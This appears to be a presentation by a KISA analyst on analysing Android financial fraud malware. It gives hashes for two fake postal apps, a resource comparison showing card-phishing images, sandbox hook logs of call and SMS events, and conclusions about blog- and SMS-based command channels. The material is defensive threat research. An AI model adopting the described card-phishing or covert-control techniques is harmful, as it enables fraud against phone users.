


앱이름	PostDanmark	파일 타입	apk
Package Name	exts.whats	버전	1.0
Packer	-	난독화 해제 여부	-
생성자 이메일	-		
Signature(Tag)	apk		
HASH (MD5)	A18818CB3FB6F189560991CEF6D1F929		
HASH (SHA-1)	E38AE15DEEE0AA7F3869270E6951846DB7BE89EB		
HASH (SHA-256)	6D536D4D724F79345E6088E58639B173118506739448481C7FD9A43F426F3A18		
ssdeep	12288:qpj0OI8IS2219Qb7W3q+NZnMjQzd0Sb8cWk+H7Q5CvvkgYSP8N5b:qd1I8IS iiq+nMjQzdwrP8N9		

앱이름	Post	파일 타입	apk
Package Name	com.obuam.jbkjf	버전	1.0
Packer	-	난독화 해제 여부	-
생성자 이메일	-		
Signature(Tag)	apk		
HASH (MD5)	D70296D3DC4937DEDD44F93BB3B74034		
HASH (SHA-1)	256640A3063DEF39DA25CD07023302DEA14A521A		
HASH (SHA-256)	54EDE44BCE62AD415CE71A3A801785B94E0D70DCC7B7C44916D2BFEC17E6D8BD		
ssdeep	12288:x2PPcW4WUB6sBL9ObzWD2+NZ1MjQzdjlb6nWk7x7Q5CvvkCLyl+Tp4459:4 UBZCW2+1MjQzdM/+RpT59		

Detection and Incident Response(Analysis System)

- Static Analysis : Similarity Check
  - Image Resources : **91%** (only dex, icon image different)





13	res/drawable-sw540dp-mdpi-v13/cvc_amex.png	4BCA0AA6C535DC181DFD59D7A0C7F090	다운로드
12	res/drawable-sw540dp-mdpi-v13/cvc_visa.png	9C6680381DEEE4359C8724A00619276A	다운로드
11	res/drawable-xhdpi-v4/bg_post.9.png	9CE95271035C3A300C6AF1C8A279DD2A	다운로드
10	res/drawable-xhdpi-v4/card_background.9.png	461BB67C866E4B314A2601A5BA324C00	다운로드
9	res/drawable-xhdpi-v4/card_bg_play.9.png	DBA5DECFC07009FFFC5268F030AABC0F	다운로드
8	res/drawable-xhdpi-v4/ic_launcher.png	30794318D1993957A6BD9BEF6497FEC8	
7	res/drawable/android.png	30794318D1993957A6BD9BEF6497FEC8	
6	res/drawable/google_play_icon.png	8EA2D20AED2A666899AA3309913E087E	다운로드
5	res/drawable/mastercard_securecode_logo.png	CFDB812BA9B6EB84FBE3EE576775A9A1	다운로드
4	res/drawable/overlay_pressed_dark.9.png	23FD76E41C3313441404B4F462F74252	다운로드
3	res/drawable/overlay_pressed_light.9.png	4EDD759D7F237D28B322238B33DA6D9F	다운로드
2	res/drawable/verified_by_visa_logo.png	F545B4A10CC93716A43E03E229CAC872	다운로드


13	res/drawable-sw540dp-mdpi-v13/cvc_amex.png	4BCA0AA6C535DC181DFD59D7A0C7F090	다운로드
12	res/drawable-sw540dp-mdpi-v13/cvc_visa.png	9C6680381DEEE4359C8724A00619276A	다운로드
11	res/drawable-xhdpi-v4/bg_post.9.png	9CE95271035C3A300C6AF1C8A279DD2A	다운로드
10	res/drawable-xhdpi-v4/card_background.9.png	461BB67C866E4B314A2601A5BA324C00	다운로드
9	res/drawable-xhdpi-v4/card_bg_play.9.png	DBA5DECFC07009FFFC5268F030AABC0F	다운로드
8	res/drawable-xhdpi-v4/ic_launcher.png	8D35D656662AE3F3C3F2A9095C726E76	
7	res/drawable/android.png	8D35D656662AE3F3C3F2A9095C726E76	
6	res/drawable/google_play_icon.png	8EA2D20AED2A666899AA3309913E087E	다운로드
5	res/drawable/mastercard_securecode_logo.png	CFDB812BA9B6EB84FBE3EE576775A9A1	다운로드
4	res/drawable/overlay_pressed_dark.9.png	23FD76E41C3313441404B4F462F74252	다운로드
3	res/drawable/overlay_pressed_light.9.png	4EDD759D7F237D28B322238B33DA6D9F	다운로드
2	res/drawable/verified_by_visa_logo.png	F545B4A10CC93716A43E03E229CAC872	다운로드

Detection and Incident Response(Analysis System)

- Our challenging : Tracking Behavior(Profiling)








```
root@generic:/ # logcat |grep HOOK
D/HOOK    (   77): CALL:+CLCC: 1,0,2,0,0,'01011112222'
D/HOOK    (   77): CALL:+CLCC: 1,0,3,0,0,'01011112222',129
D/HOOK    (   77): CALL:+CLCC: 1,0,3,0,0,'01011112222',129
D/HOOK    (   77): CALL:+CLCC: 1,0,0
D/HOOK    (   77): CALL:+CLCC: 1,0,0,0,0,'01011112222',129
D/HOOK    (   77): CALL:+CLCC: 1,0,0,0,0,'01011112222',129
```

Phone Number
Incoming
/Outcoming

Collect CALL event log



```
root@generic:/ # logcat | grep HOOK
D/HOOK    (   77): RecvSMS:01099998888 SIZE:9 MSG:who am i?
D/HOOK    (   77): RecvSMS:01099998888 SIZE:1  MSG:Do you know me?
```

Collect SMS event log

In Conclusion

- Ways to disseminate mobile malware(as much as possible)
- Financial fraud apps figures have Declined, But apps is becoming more Sophisticated (lastest version of packers)
- Bad guys change to new C2 using Blogs and SMSs
- We need to profile financial fraud malware's behavior for immediate actions

Vielen Dank!

Thank you

In Seung, Yang
isyang@kisa.or.kr